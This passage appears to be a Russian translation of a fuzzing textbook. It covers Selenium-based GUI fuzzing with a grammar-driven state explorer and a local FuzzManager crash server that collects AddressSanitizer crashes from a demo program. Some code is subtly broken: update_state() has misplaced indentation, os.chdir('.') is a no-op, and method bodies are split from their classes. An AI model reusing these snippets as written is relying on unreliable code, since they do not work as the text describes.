            self.do_click(html.unescape(name))

        exec(inp, {'__builtins__': {}},
              {'fill': fill, 'check': check, 'submit': submit, 'click': click})
        return inp, self.PASS

```

Чтобы найти элемент из действия, сначала ищем его по имени, а затем — по отображаемому тексту ссылки.

```

from selenium.common.exceptions import NoSuchElementException
from selenium.common.exceptions import ElementClickInterceptedException,
    ElementNotInteractableException

class GUIRunner(GUIRunner):
    def find_element(self, name: str) -> Any:
        """Найти на текущем сайте элемент `name` по имени или тексту ссылки."""
        try:
            return self.driver.find_element(By.NAME, name)
        except NoSuchElementException:
            return self.driver.find_element(By.LINK_TEXT, name)

```

Реализации действий просто вызывают соответствующие методы Selenium и вводят явные задержки, чтобы страница успела перезагрузиться и обновиться.

```

from selenium.webdriver.support.ui import WebDriverWait

class GUIRunner(GUIRunner):
    # Задержки в секундах
    DELAY_AFTER_FILL = 0.1
    DELAY_AFTER_CHECK = 0.1
    DELAY_AFTER_SUBMIT = 1.5

```

```

DELAY_AFTER_CLICK = 1.5

def do_fill(self, name: str, value: str) -> None:
    """Заполнить текстовый элемент `name` значением `value`"""
    element = self.find_element(name)
    element.send_keys(value)
    WebDriverWait(self.driver, self.DELAY_AFTER_FILL)

def do_check(self, name: str, state: bool) -> None:
    """Установить элемент-флажок `name` в состояние `state`"""
    element = self.find_element(name)
    if bool(state) != bool(element.is_selected()):
        element.click()
    WebDriverWait(self.driver, self.DELAY_AFTER_CHECK)

def do_submit(self, name: str) -> None:
    """Щёлкнуть элемент отправки `name`"""
    element = self.find_element(name)
    element.click()
    WebDriverWait(self.driver, self.DELAY_AFTER_SUBMIT)

def do_click(self, name: str) -> None:
    """Щёлкнуть элемент `name`"""
    element = self.find_element(name)
    element.click()
    WebDriverWait(self.driver, self.DELAY_AFTER_CLICK)

```

Конец экскурсии

Опробуем GUIRunner и его метод run(): создадим исполнитель для нашего сервера и поручим ему действие fill().

```

gui_driver.get(httpd_url)
gui_runner = GUIRunner(gui_driver)
gui_runner.run("fill('name', 'Walter White')")
Image(gui_driver.get_screenshot_as_png())

```

Действие submit() отправляет заказ. Обратите внимание: наш сервер вообще не пытается проверять правильность формы.

```

gui_runner.run("submit('submit')")
Image(gui_driver.get_screenshot_as_png())

```

Разумеется, можно исполнять и созданные из грамматики последовательности действий. Это позволяет вновь и вновь заполнять форму значениями, соответствующими указанным в ней типам.

```

gui_driver.get(httpd_url)
gui_fuzzer = GrammarFuzzer(state_grammar)
while True:
    action = gui_fuzzer.fuzz()
    if action.find('submit') > 0:
        break
print(action)
gui_runner.run(action)
Image(gui_driver.get_screenshot_as_png())

```

Исследование пользовательских интерфейсов

До сих пор извлечение грамматики и исполнение действий ограничивались текущим состоянием интерфейса, то есть отображаемой страницей. Для систематического исследования нужно посетить все состояния, особенно оканчивающиеся на <unexplored>, и при каждом попадании в новое состояние вновь извлекать его грамматику, чтобы открыть пути к следующим состояниям.

Поскольку некоторые состояния достижимы только после генерации входных данных, генерация тестов и исследование пользовательского интерфейса *происходят одновременно*.

Поэтому введём класс GUIFuzzer, который создаёт данные для всех форм, переходит по всем ссылкам и при встрече нового состояния обновляет свою грамматику — модель интерфейса в виде конечного автомата.

Экскурс: реализация GUIFuzzer

Одновременное исследование состояний и обновление грамматики — довольно сложная операция. Прежде чем применить её, придётся ввести несколько методов. Конструктор GUIFuzzer задаёт три важных атрибута:

1. `state_symbol` содержит символ текущего состояния, например `<state-1>`.
2. `state` содержит множество доступных в текущем состоянии действий, возвращённое методом `mine_state_actions()` класса `GUIGrammarMiner`.
3. `states_seen` сопоставляет уже встреченные состояния их символам.

```
from Grammars import is_nonterminal
from GrammarFuzzer import GrammarFuzzer

class GUIFuzzer(GrammarFuzzer):
    """Фаззер GUI, использующий Selenium."""

    def __init__(self, driver, *,
                 miner: Optional[GUIGrammarMiner] = None,
                 stay_on_host: bool = True,
                 log_gui_exploration: bool = False,
                 disp_gui_exploration: bool = False,
                 **kwargs) -> None:
        """Конструктор.
        `driver` — используемый драйвер Selenium.
        `miner` — анализатор (по умолчанию `GUIGrammarMiner(driver)`).
        `stay_on_host` — не исследовать внешние ссылки, если True.
        `log_gui_exploration` — печатать шаги исследования.
        `disp_gui_exploration` — показывать снимок текущей страницы и диаграммы.
        Остальные именованные аргументы передаются суперклассу `GrammarFuzzer`.
        """
        self.driver = driver
        if miner is None:
            miner = GUIGrammarMiner(driver)
        self.miner = miner
        self.stay_on_host = True
        self.log_gui_exploration = log_gui_exploration
        self.disp_gui_exploration = disp_gui_exploration
        self.initial_url = driver.current_url

        self.states_seen = {} # состояния -> символы
        self.state_symbol = self.miner.START_STATE
        self.state: FrozenSet[str] = self.miner.mine_state_actions()
        self.states_seen[self.state] = self.state_symbol

        grammar = self.miner.mine_state_grammar()
        super().__init__(grammar, **kwargs)
```

Начальный символ всегда равен `<state>`, текущее состояние характеризуется доступными действиями UI, а `states_seen` сопоставляет ему символ:

```
gui_driver.get(httpd_url)
gui_fuzzer = GUIFuzzer(gui_driver)
gui_fuzzer.state_symbol
gui_fuzzer.state
gui_fuzzer.states_seen[gui_fuzzer.state]
```

Метод `restart()` возвращает нас к исходному URL и сбрасывает состояние. Он вызывается перед каждым новым исследованием.

```
class GUIFuzzer(GUIFuzzer):
    def restart(self) -> None:
        """Вернуться к исходному URL"""
        self.driver.get(self.initial_url)
        self.state = frozenset(self.miner.START_STATE)
```

Создавая последовательность действий по грамматике, мы хотим знать конечное ожидаемое состояние. Путь к нему можно извлечь из построенного *дерева вывода*: это последний раскрываемый символ.

```
while True:
    action = gui_fuzzer.fuzz()
    if action.find('click(') >= 0:
        break

from GrammarFuzzer import display_tree, DerivationTree
tree = gui_fuzzer.derivation_tree
display_tree(tree)

class GUIFuzzer(GUIFuzzer):
    def fsm_path(self, tree: DerivationTree) -> List[str]:
        """Вернуть последовательность символов состояний."""
        (node, children) = tree
        if node == self.miner.UNEXPLORED_STATE:
            return []
        elif children is None or len(children) == 0:
            return [node]
        else:
            return [node] + self.fsm_path(children[-1])
```

Это путь по конечному автомату к «сфаззированной» состоянию:

```
gui_fuzzer = GUIFuzzer(gui_driver)
gui_fuzzer.fsm_path(tree)
```

Его последний элемент получим так:

```
class GUIFuzzer(GUIFuzzer):
    def fsm_last_state_symbol(self, tree: DerivationTree) -> str:
        """Вернуть символ текущего ожидаемого состояния"""
        for state in reversed(self.fsm_path(tree)):
            if is_nonterminal(state):
                return state
        assert False

gui_fuzzer = GUIFuzzer(gui_driver)
gui_fuzzer.fsm_last_state_symbol(tree)
```

При запуске фаззера методом `run()` мы создаём действие через `fuzz()` и определяем символ состояния `state_symbol`, в котором должны оказаться после исполнения. Выполнив действие заданным `GUIRunner`, получаем и обновляем фактическое состояние посредством `update_state()`.

```
class GUIFuzzer(GUIFuzzer):
    def run(self, runner: GUIRunner) -> Tuple[str, str]: # type: ignore
        """Запустить фаззер с заданным `GUIRunner`."""
        assert isinstance(runner, GUIRunner)
        self.restart()
        action = self.fuzz()
        self.state_symbol = self.fsm_last_state_symbol(self.derivation_tree)
        if self.log_gui_exploration:
            print("Action", action.strip(), "->", self.state_symbol)
        result, outcome = runner.run(action)
        if self.state_symbol != self.miner.FINAL_STATE:
            self.update_state()
        return self.state_symbol, outcome
```

При обновлении проверяем, является ли состояние новым или уже встречалось, и вызываем соответственно `update_new_state()` либо `update_existing_state()`.

```
class GUIFuzzer(GUIFuzzer):
    def update_state(self) -> None:
        """Определить текущее состояние по текущей веб-странице"""
        if self.disp_gui_exploration:
            display(Image(self.driver.get_screenshot_as_png()))
            self.state = self.miner.mine_state_actions()
            if self.state not in self.states_seen:
                self.states_seen[self.state] = self.state_symbol
                self.update_new_state()
            else:
                self.update_existing_state()
```

Обнаружив новое состояние, извлекаем для него новую грамматику и дополняем существующую.

```
class GUIFuzzer(GUIFuzzer):
    def set_grammar(self, new_grammar: Grammar) -> None:
        """Заменить грамматику на `new_grammar`."""
        self.grammar = new_grammar
        if self.disp_gui_exploration and rich_output():
            display(fsm_diagram(self.grammar))

    def update_new_state(self) -> None:
        """Найдено новое состояние; расширить грамматику"""
        if self.log_gui_exploration:
            print("In new state", unicode_escape(self.state_symbol),
                  unicode_escape(repr(self.state)))
        state_grammar = self.miner.mine_state_grammar(
            grammar=self.grammar, state_symbol=self.state_symbol)
        del state_grammar[START_SYMBOL]
        del state_grammar[self.miner.START_STATE]
        self.set_grammar(extend_grammar(self.grammar, state_grammar))

    def update_existing_state(self) -> None:
        pass # см. ниже
```

Если найдено известное состояние, два состояния нужно *объединить*. Например, если фактически мы попали в существующее `<state-1>`, а ожидали `<state-3>`, все вхождения `<state-3>` в грамматику заменяются на `<state-1>`. Переименование выполняет `replace_symbol()`, а `update_existing_state()` устанавливает полученную грамматику.

```
from Grammars import exp_string, exp_opts

def replace_symbol(grammar: Grammar,
                   old_symbol: str, new_symbol: str) -> Grammar:
    """Заменить в грамматике все вхождения `old_symbol` на `new_symbol`."""
    new_grammar: Grammar = {}
    for symbol in grammar:
        new_expansions = []
        for expansion in grammar[symbol]:
            new_expansion_string = exp_string(expansion).replace(
                old_symbol, new_symbol)
            if len(exp_opts(expansion)) > 0:
                new_expansion = (new_expansion_string, exp_opts(expansion))
            else:
                new_expansion = new_expansion_string # type: ignore
            new_expansions.append(new_expansion)
        new_grammar[symbol] = new_expansions # type: ignore

    for nonterminal in unreachable_nonterminals(new_grammar):
        del new_grammar[nonterminal]
    return new_grammar

class GUIFuzzer(GUIFuzzer):
    def update_existing_state(self) -> None:
        """Обновить действия существующего состояния"""
        if self.log_gui_exploration:
            print("In existing state", self.states_seen[self.state])
```

```

if self.state_symbol != self.states_seen[self.state]:
    if self.log_gui_exploration:
        print("Replacing expected state %s by %s" %
              (self.state_symbol, self.states_seen[self.state]))
    new_grammar = replace_symbol(
        self.grammar, self.state_symbol, self.states_seen[self.state])
    self.state_symbol = self.states_seen[self.state]
    self.set_grammar(new_grammar)

```

На этом определение GUIFuzzer завершено.

Конец экскурсии

Применим GUIFuzzer, включив журналирование, чтобы видеть его действия.

```

gui_driver.get(httpd_url)
gui_fuzzer = GUIFuzzer(gui_driver,
                        log_gui_exploration=True,
                        disp_gui_exploration=True)

```

Первый запуск приводит в новое состояние:

```
gui_fuzzer.run(gui_runner)
```

Следующие действия заполняют форму заказа.

```

gui_fuzzer.run(gui_runner)
gui_fuzzer.run(gui_runner)

```

К этому моменту модель GUI уже почти полна. Однако случайное исследование недостаточно эффективно, чтобы систематически покрыть все состояния.

Покрывание состояний

При исследовании и тестировании мы хотим *покрыть* все состояния и переходы между ними. Как этого добиться?

Оказывается, нужный механизм у нас уже есть. GrammarCoverageFuzzer из главы о тестировании грамматик с учётом покрытия стремится систематически *покрыть все альтернативы раскрытия* грамматики. В модели конечного автомата эти альтернативы соответствуют переходам между состояниями. Поэтому применение стратегии GrammarCoverageFuzzer к грамматике состояний автоматически покрывает переход за переходом.

Чтобы добавить эту возможность в GUIFuzzer, воспользуемся *множественным наследованием*: класс GUICoverageFuzzer совместит метод run() из GUIFuzzer с выбором по покрытию из GrammarCoverageFuzzer.

```

from GrammarCoverageFuzzer import GrammarCoverageFuzzer
from bookutils import inheritance_conflicts

inheritance_conflicts(GUIFuzzer, GrammarCoverageFuzzer)

```

Поскольку конструктор __init__() определён в обоих суперклассах, нужен собственный конструктор, обслуживающий их оба:

```

class GUICoverageFuzzer(GUIFuzzer, GrammarCoverageFuzzer):
    """Систематически исследовать все состояния текущей веб-страницы"""

    def __init__(self, *args, **kwargs):
        """Все аргументы передаются суперклассу `GUIFuzzer`."""
        GUIFuzzer.__init__(self, *args, **kwargs)

```

```
self.reset_coverage()
```

Метод `explore_all()` будет запускать `GUICoverageFuzzer`, пока не останется ни одного неисследованного состояния:

```
class GUICoverageFuzzer(GUICoverageFuzzer):
    def explore_all(self, runner: GUIRunner, max_actions=100) -> None:
        """Исследовать все состояния GUI, выполнив не более `max_actions`
        действий (по умолчанию 100)."""

        actions = 0
        while (self.miner.UNEXPLORED_STATE in self.grammar and
              actions < max_actions):
            actions += 1
            if self.log_gui_exploration:
                print("Run #" + repr(actions))
            try:
                self.run(runner)
            except ElementClickInterceptedException:
                pass
            except ElementNotInteractableException:
                pass
            except NoSuchElementException:
                pass
```

Используем его для полного исследования нашего веб-сервера:

```
gui_driver.get(httpd_url)
gui_fuzzer = GUICoverageFuzzer(gui_driver)
gui_fuzzer.explore_all(gui_runner)
```

Успех: все состояния покрыты.

```
fsm_diagram(gui_fuzzer.grammar)
```

Можно получить покрытые раскрытия; разумеется, они охватывают все состояния.

```
gui_fuzzer.covered_expansions
```

Однако покрыты ещё не все раскрытия: некоторые цифры и буквы пока не использовались.

```
gui_fuzzer.missing_expansion_coverage()
```

Повторные запуски фаззера в итоге покроют и эти раскрытия, обеспечив покрытие букв и цифр в форме заказа.

Исследование крупных сайтов

Наш GUI-фаззер достаточно устойчив, чтобы исследовать даже нетривиальные сайты наподобие [fuzzingbook.org](https://www.fuzzingbook.org/html/Fuzzer.html). Продемонстрируем это:

```
gui_driver.get("https://www.fuzzingbook.org/html/Fuzzer.html")
Image(gui_driver.get_screenshot_as_png())

book_runner = GUIRunner(gui_driver)
book_fuzzer = GUICoverageFuzzer(gui_driver,
                                log_gui_exploration=True)
```

Исследуем первые несколько состояний сайта; их число задаётся константой `ACTIONS`.

```
ACTIONS = 5
book_fuzzer.explore_all(book_runner, max_actions=ACTIONS)
```

Уже после первых `ACTIONS` действий видно, что конечная модель довольно сложна: остаются десятки неисследованных переходов. Большинство пока неизвестных состояний в конце концов сольются с существующими, и на каждую главу останется по одному состоянию. Но переход по

всем ссылкам всех страниц всё равно займёт немало времени.

```
# Рассмотрите этот граф в блокноте, чтобы увидеть его полностью
fsm_diagram(book_fuzzer.grammar)
```

Теперь у нас есть все основные средства: мы умеем автоматически исследовать крупные сайты, можем добираться до «глубокой» функциональности, заполняя формы, а фаззер с учётом покрытия автоматически сосредоточивается на ещё не изученных состояниях. Тем не менее возможностей для развития много; некоторые идеи приведены в [упражнениях](#).

```
gui_driver.quit()
```

Итоги

- Selenium — мощный фреймворк для взаимодействия с пользовательскими интерфейсами, особенно веб-интерфейсами.
- *Модель конечного автомата* может кодировать состояния пользовательского интерфейса и переходы между ними.
- Кодирование модели интерфейса *грамматикой* объединяет генерацию текста для форм и генерацию взаимодействий пользователя для навигации.
- Для систематического исследования интерфейса следует покрыть все *переходы между состояниями*, что равносильно покрытию всех *альтернатив раскрытия* эквивалентной грамматики.

Работа закончена, поэтому освободим ресурсы: остановим веб-сервер, завершим веб-драйвер вместе с браузером и удалим временные файлы Selenium.

```
httpd_process.terminate()
gui_driver.quit()

import os
for temp_file in [ORDERS_DB, "geckodriver.log", "ghostdriver.log"]:
    if os.path.exists(temp_file):
        os.remove(temp_file)
```

Что дальше

Далее можно изучить, как:

- выполнять фаззинг в больших масштабах, запуская множество фаззеров для одной системы.

Предпосылки и дальнейшее чтение

Автоматическое тестирование графических пользовательских интерфейсов — обширная область как исследований, так и практики.

Критерии покрытия GUI и способы их достижения впервые обсуждались в работе Меймона [Мемон2001]. Меймон также ввёл понятие *GUI ripping* [Мемон2003] — процесса, при котором GUI программы автоматически обходится посредством взаимодействия со всеми элементами пользовательского интерфейса.

Инструмент CrawlJax [Mesbah2012] использует динамические изменения состояния веб-интерфейса для поиска элементов-кандидатов, с которыми следует взаимодействовать. Подобно изложенному выше подходу, он представляет состояние конечного автомата множеством доступных для взаимодействия элементов UI.

Фреймворк Alex использует похожий подход к обучению автоматов для веб-приложений. Начиная с набора тестовых входных данных, он строит смешанную поведенческую модель приложения.

Упражнения

Каким бы мощным ни был наш GUI-фаззер на данном этапе, остаётся много возможностей для оптимизации и расширения. Вот несколько отправных идей. Приятного фаззинга пользовательских интерфейсов!

Упражнение 1. Оставайтесь в локальном состоянии

Вместо того чтобы каждый вызов `run()` начинал работу с самого начала, заставьте анализатор стартовать из текущего состояния и исследовать достижимые из него состояния.

Упражнение 2. Возврат назад

Используйте метод веб-драйвера `back()` для возврата в более раннее состояние, откуда можно вновь начать исследование. Учтите, что в интерфейсах, не связанных с Вебом, возможности «назад» может не быть.

Упражнение 3. Исключение неверных значений формы

Определяйте, что некоторые значения формы *недопустимы*, и не позволяйте анализатору создавать их повторно.

Упражнение 4. Сохранение значений формы

Сохраняйте *успешные* значения формы, чтобы тестировщику не приходилось выводить их снова и снова.

Упражнение 5. Одинаковые имена — одинаковые состояния

Если анализатор находит ссылку с уже встречавшимся именем, она, вероятно, ведёт в уже известное состояние. Таким переходам можно присваивать пониженный приоритет исследования.

Упражнение 6. Комбинаторное покрытие

Расширьте анализатор грамматики так, чтобы каждому логическому значению соответствовало отдельное значение, которое требуется покрыть.

Упражнение 7. Неявные задержки

Вместо *явных* заданных задержек используйте *неявные*: ожидайте появления конкретных элементов. Сведения о таких элементах можно получить из предыдущих исследований состояния.

Упражнение 8. Оракулы

Расширьте анализатор грамматики так, чтобы он создавал и *оракулы* — например, проверки наличия определённых элементов UI.

Упражнение 9. Дополнительные элементы UI

Запустите анализатор на выбранном вами сайте. Выясните, поддержку каких дополнительных типов элементов пользовательского интерфейса и действий необходимо добавить.

Часть VI. Управление фаззингом

Эта часть посвящена управлению крупномасштабным фаззингом.

- [Фаззинг в больших масштабах](#) рассказывает о создании большой инфраструктуры фаззинга, выполнении миллионов тестов и управлении их результатами.
- [Когда прекращать фаззинг](#) объясняет, как оценить достаточность фаззинга и понять, когда вычислительные ресурсы можно переключить на другие задачи.

Фаззинг в больших масштабах

В предыдущих главах мы всегда рассматривали фаззинг, выполнявшийся на одной машине и всего несколько секунд. В реальном мире фаззеры запускают на десятках и даже тысячах машин, на часы, дни и недели, для одной или десятков программ. В таких условиях необходима *инфраструктура*, которая *собирает* сведения об отказах отдельных запусков и *объединяет* их в центральном хранилище. В этой главе мы рассмотрим такую инфраструктуру — фреймворк Mozilla *FuzzManager*.

Предварительные требования

- Требуются базовые знания о тестировании, изложенные во введении в тестирование.
- Требуются базовые знания о создании фаззерами дочерних процессов, изложенные во введении в фаззинг.

```
import bookutils.setup
import Fuzzer
```

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.FuzzingInTheLarge import <идентификатор>
```

Пакет Python *FuzzManager* позволяет программно отправлять сведения об отказах большого числа тестируемых программ. Можно запрашивать аварии и подробности о них, объединять их в группы для одинаковой обработки, а также получать сведения о покрытии, помогающие отлаживать программы и их тесты.

Сбор аварий от нескольких фаззеров

До сих пор во всех наших сценариях *один* фаззер на *одной* машине тестировал *одну* программу. Отказы показывались немедленно и быстро диагностировались тем же человеком, который запустил фаззер. Увы, тестирование в реальном мире устроено иначе. Фаззинг остаётся полностью автоматическим, но теперь *множество* фаззеров работает на *множестве* машин, тестирует *множество* программ и их версий и создаёт *множество* отказов, которые должны обрабатывать *разные* люди. Возникает вопрос, как управлять всеми этими действиями и их взаимосвязями.

Распространённый способ координации нескольких фаззеров — центральное *хранилище*, собирающее все аварии и сведения о них. Обнаружив отказ, фаззер соединяется по сети с *сервером аварий*, который сохраняет информацию в базе данных.

```
from graphviz import Digraph

g = Digraph()
server = 'Crash Server'
g.node('Crash Database', shape='cylinder')
for i in range(1, 7):
    g.edge('Fuzzer ' + repr(i), server)
g.edge(server, 'Crash Database')
g
```

Полученную базу аварий можно *запрашивать*, чтобы выяснить, какие отказы произошли; обычно для этого служит веб-интерфейс. Её можно *интегрировать* и с другими процессами. Прежде всего

записи базы аварий связываются с записями *базы ошибок* и наоборот, чтобы назначать ошибки (то есть аварии) отдельным разработчикам.

В такой инфраструктуре сбор аварий не ограничивается фаззерами. Серверу можно автоматически сообщать и об авариях либо отказах, возникающих у реальных пользователей. В промышленности базы нередко собирают тысячи аварий рабочих запусков — особенно если соответствующей программой ежедневно пользуются миллионы людей.

Какие сведения хранятся в такой базе?

- Важнее всего *идентификатор* продукта: его название, версия, платформа и операционная система. Без этих данных разработчики не смогут понять, присутствует ли ошибка в последней версии или уже исправлена.
- Наиболее полезны для отладки *шаги воспроизведения* — в сценарии фаззинга это входные данные исследуемой программы. В рабочей среде пользовательский ввод по очевидным причинам конфиденциальности не собирают.
- Следом по полезности идёт *трассировка стека*, позволяющая увидеть, какая внутренняя функциональность была активна в момент отказа. Пригодится и карта *покрытия*: по ней разработчики определяют, какие функции исполнялись, а какие нет.
- Если собираются произвольные отказы, разработчикам нужно знать ожидаемое поведение. Для аварий всё просто: пользователи не ожидают, что программа завершится аварийно.

Все эти сведения можно собирать автоматически, если фаззер или исследуемая программа настроены соответствующим образом.

В этой главе мы исследуем платформу, автоматизирующую перечисленные шаги. *FuzzManager* позволяет:

1. *собирать* сведения об отказах неудачных запусков;
2. *вносить* их на централизованный сервер;
3. *запрашивать* сервер через веб-интерфейс.

Мы покажем основные операции FuzzManager, включая отправку и сортировку аварий, а также измерение покрытия.

Запуск сервера аварий

FuzzManager — набор инструментов для управления крупномасштабным фаззингом. Он *модульный*, поскольку позволяет использовать только нужные части, и *универсальный*, поскольку не навязывает конкретного процесса. В него входят *сервер*, собирающий данные об авариях, и различные утилиты-*сборщики*, которые получают такие данные и отправляют их серверу.

Экскурс: настройка сервера

Для выполнения примеров нужен *сервер аварий*, то есть сервер *FuzzManager*. Есть два варианта:

1. Запустить собственный сервер. Для этого выполните инструкции «Server Setup» на странице *FuzzManager*. Каталог FuzzManager должен находиться рядом с блокнотом.
2. Позволить блокноту запустить и затем остановить сервер. Следующие команды делают это автоматически, но предназначены только для примеров главы. Для собственных экспериментов запускайте сервер вручную, как описано выше.

```
import os
import sys
```

```
import shutil
```

Сначала получим свежий код сервера из репозитория.

```
if os.path.exists('FuzzManager'):
    shutil.rmtree('FuzzManager')
```

Основной репозиторий находится по адресу <https://github.com/MozillaSecurity/FuzzManager>, но мы используем репозиторий `uds-se`, содержащий стабильный выпуск FuzzManager 0.4.1.

```
git clone https://github.com/uds-se/FuzzManager
python -m pip install -r FuzzManager/server/requirements.txt
python -m pip install --upgrade celery
cd FuzzManager
python server/manage.py migrate
```

Создадим пользователя `demo` с паролем `demo`, воспользовавшись [этим приёмом](#).

```
echo "from django.contrib.auth import get_user_model; User = get_user_model(); User.objects.\
create_superuser('demo', 'demo@fuzzingbook.org', 'demo')" | python server/manage.py shell
```

Создадим для пользователя токен. Позднее автоматические команды будут применять его для аутентификации.

```
import subprocess
import sys

os.chdir('FuzzManager')
result = subprocess.run(['python',
                        'server/manage.py',
                        'get_auth_token',
                        'demo'],
                        stdout=subprocess.PIPE,
                        stderr=subprocess.PIPE)

os.chdir('.')

err = result.stderr.decode('ascii')
if len(err) > 0:
    print(err, file=sys.stderr, end="")

token = result.stdout
token = token.decode('ascii').strip()
token
```

Токен сохраняется в файле `~/.fuzzmanagerconf` домашнего каталога. Вот полная конфигурация:

```
home = os.path.expanduser("~")
conf = os.path.join(home, ".fuzzmanagerconf")

fuzzmanagerconf = """
[Main]
sigdir = /home/example/fuzzingbook
serverhost = 127.0.0.1
serverport = 8000
serverproto = http
serverauthtoken = %s
tool = fuzzingbook
""" % token

with open(conf, "w") as file:
    file.write(fuzzmanagerconf)

from pygments.lexers.configs import IniLexer
from bookutils import print_file
print_file(conf, lexer=IniLexer())
```

Конец экскурса

Экскурс: запуск сервера

Настроенный сервер можно запустить из командной строки:

```
cd FuzzManager
python server/manage.py runserver
```

В блокноте это можно сделать программно с помощью механизма `Process`, использованного при фаззинге веб-серверов. Сервер `FuzzManager` работает в отдельном фоновом процессе.

Для многопроцессного выполнения используется модуль `multiprocess` — вариант стандартного `multiprocessing`, работающий и в блокнотах. Вне блокнота вместо него можно применять `multiprocessing`.

```
from multiprocess import Process # type: ignore
import subprocess

def run_fuzzmanager():
    def run_fuzzmanager_forever():
        os.chdir('FuzzManager')
        proc = subprocess.Popen(['python', 'server/manage.py',
                                'runserver'],
                                stdout=subprocess.PIPE,
                                stdin=subprocess.PIPE,
                                stderr=subprocess.STDOUT,
                                universal_newlines=True)

        while True:
            line = proc.stdout.readline()
            print(line, end='')

    fuzzmanager_process = Process(target=run_fuzzmanager_forever)
    fuzzmanager_process.start()
    return fuzzmanager_process
```

Пока сервер работает, ниже будет виден его вывод.

```
fuzzmanager_process = run_fuzzmanager()

import time
# Небольшая пауза после взаимодействий
DELAY_AFTER_START = 3
DELAY_AFTER_CLICK = 1.5
time.sleep(DELAY_AFTER_START)
```

Конец экскурсии

Вход в систему

Теперь *FuzzManager* доступен на локальном узле по следующему URL:

```
fuzzmanager_url = "http://127.0.0.1:8000"
```

Для входа используйте имя `demo` и пароль `demo`. В блокноте мы делаем это программно через интерфейс *Selenium*, представленный в [главе о фаззинге GUI](#).

```
from IPython.display import display, Image
from bookutils import HTML, rich_output
from GUIFuzzer import start_webdriver
```

Для интерактивного сеанса задайте `headless=False`; тогда с FuzzManager можно будет работать одновременно с блоком.

```
gui_driver = start_webdriver(headless=True, zoom=1.2)
gui_driver.set_window_size(1400, 600)
gui_driver.get(fuzzmanager_url)
Image(gui_driver.get_screenshot_as_png())
```

Это начальный экран FuzzManager. Введём `demo` как имя и пароль, а затем щёлкнем кнопку `Login`.

```
from selenium.webdriver.common.by import By

username = gui_driver.find_element(By.NAME, "username")
username.send_keys("demo")
password = gui_driver.find_element(By.NAME, "password")
password.send_keys("demo")
login = gui_driver.find_element(By.TAG_NAME, "button")
login.click()
time.sleep(DELAY_AFTER_CLICK)
```

После входа мы видим пустую базу. Собранные аварии будут появляться именно здесь.

```
Image(gui_driver.get_screenshot_as_png())
```

Сбор аварий

Чтобы заполнить базу, нужны аварии. Рассмотрим `simply-buggy` — демонстрационный репозиторий с простыми программами на C++.

```
git clone https://github.com/uds-se/simply-buggy
cd simply-buggy
make
```

Команда `make` компилирует целевые программы, включая первый пример *simple-crash*, а также создаёт конфигурационный файл.

Рассмотрим исходный код `simple-crash.cpp`. Он очень прост: программа принудительно падает при записи по почти нулевому указателю. На большинстве машин это немедленно вызывает аварию.

```
from bookutils import print_file
print_file("simply-buggy/simple-crash.cpp")
```

Сгенерированный для исполняемого файла `simple-crash.fuzzmanagerconf` содержит версию программы и другие метаданные, обязательные либо полезные при отправке аварий.

```
print_file("simply-buggy/simple-crash.fuzzmanagerconf", lexer=IniLexer())
```

Запустим программу — ожидаемая трассировка аварии появляется немедленно:

```
simply-buggy/simple-crash
```

На практике мы хотим запускать исполняемый файл из Python, обнаруживать аварию, собирать трассировку и отправлять её серверу. Начнём с простого кода, который запускает заданную программу и ищет трассировку ASan.

```
import subprocess

cmd = ["simply-buggy/simple-crash"]
result = subprocess.run(cmd, stderr=subprocess.PIPE)
stderr = result.stderr.decode().splitlines()
crashed = False

for line in stderr:
    if "ERROR: AddressSanitizer" in line:
```



```

        crashed = True
        break

if crashed:
    print("Yay, we crashed!")
else:
    print("Move along, nothing to see...")

```

Теперь авария действительно обнаруживается. Но как отправить сведения серверу? Добавим несколько компонентов инструментария *FuzzManager*.

Конфигурации программ

`ProgramConfiguration` — в основном контейнер для свойств программы: названия продукта, платформы, версии и параметров времени выполнения. По умолчанию он читает сведения из файла `.fuzzmanagerconf`, созданного для тестируемой программы.

```

sys.path.append('FuzzManager')
from FTB.ProgramConfiguration import ProgramConfiguration # type: ignore

configuration = ProgramConfiguration.fromBinary('simply-buggy/simple-crash')
(configuration.product, configuration.platform)

```

Сведения об аварии

Объект `CrashInfo` хранит все необходимые данные об аварии, включая:

- стандартный вывод программы;
- стандартный поток ошибок;
- сведения об аварии от GDB или AddressSanitizer;
- экземпляр `ProgramConfiguration`.

```

from FTB.Signatures.CrashInfo import CrashInfo # type: ignore

```

Соберём сведения о запуске `simple-crash`:

```

cmd = ["simply-buggy/simple-crash"]
result = subprocess.run(cmd, stderr=subprocess.PIPE,
                        stdout=subprocess.PIPE)
stderr = result.stderr.decode().splitlines()
stderr[0:3]
stdout = result.stdout.decode().splitlines()
stdout

```

Следующий вызов читает трассировку ASan, преобразует её в универсальный формат и возвращает объект `CrashInfo`, который можно изучить или отправить серверу:

```

crashInfo = CrashInfo.fromRawCrashData(stdout, stderr, configuration)
print(crashInfo)

```

Сборщик

Последний шаг — отправить сведения менеджеру аварий. `Collector` обеспечивает связь с сервером `CrashManager` и предоставляет удобный клиентский интерфейс для отправки аварий, а также загрузки и сопоставления существующих сигнатур, чтобы не сообщать многократно о частых проблемах.

```

from Collector.Collector import Collector # type: ignore
collector = Collector()

```

Экземпляр сборщика служит точкой входа для взаимодействия с сервером. Отправим сведения методом `submit()`:

```
collector.submit(crashInfo)
```

Изучение аварий

Мы отправили запись локальному демонстрационному экземпляру FuzzManager. Если сервер работает на вашей машине, откройте `http://127.0.0.1:8000/crashmanager/crashes/`: там будут только что отправленные сведения. Можно изучить продукт, версию, операционную систему и прочие подробности.

```
gui_driver.refresh()
Image(gui_driver.get_screenshot_as_png())
```

Щёлкнув идентификатор аварии, можно подробнее изучить переданные данные.

```
crash = gui_driver.find_element(
    By.XPATH, '//td/a[contains(@href,"/crashmanager/crashes/")]')
crash.click()
time.sleep(DELAY_AFTER_CLICK)
Image(gui_driver.get_screenshot_as_png())
```

Поскольку Collector можно вызывать из любой правильно настроенной программы, теперь аварии собираются откуда угодно: от фаззеров на удалённых машинах, во время бета-тестирования и даже в рабочей среде.

Группы аварий

Одна из трудностей сбора заключается в том, что *одни и те же аварии возникают многократно*. Если продуктом пользуются миллионы людей, тысячи из них, скорее всего, столкнутся с одной ошибкой и одинаковой аварией. В базе появятся тысячи записей с одной причиной. Поэтому похожие отказы необходимо распознавать и объединять в множество, называемое *группой аварий* или просто *группой*.

В *FuzzManager* группа определяется *сигнатурой аварии* — списком предикатов, соответствующих некоторому множеству ошибок. Такой предикат может ссылаться на разные признаки, важнейшие из которых:

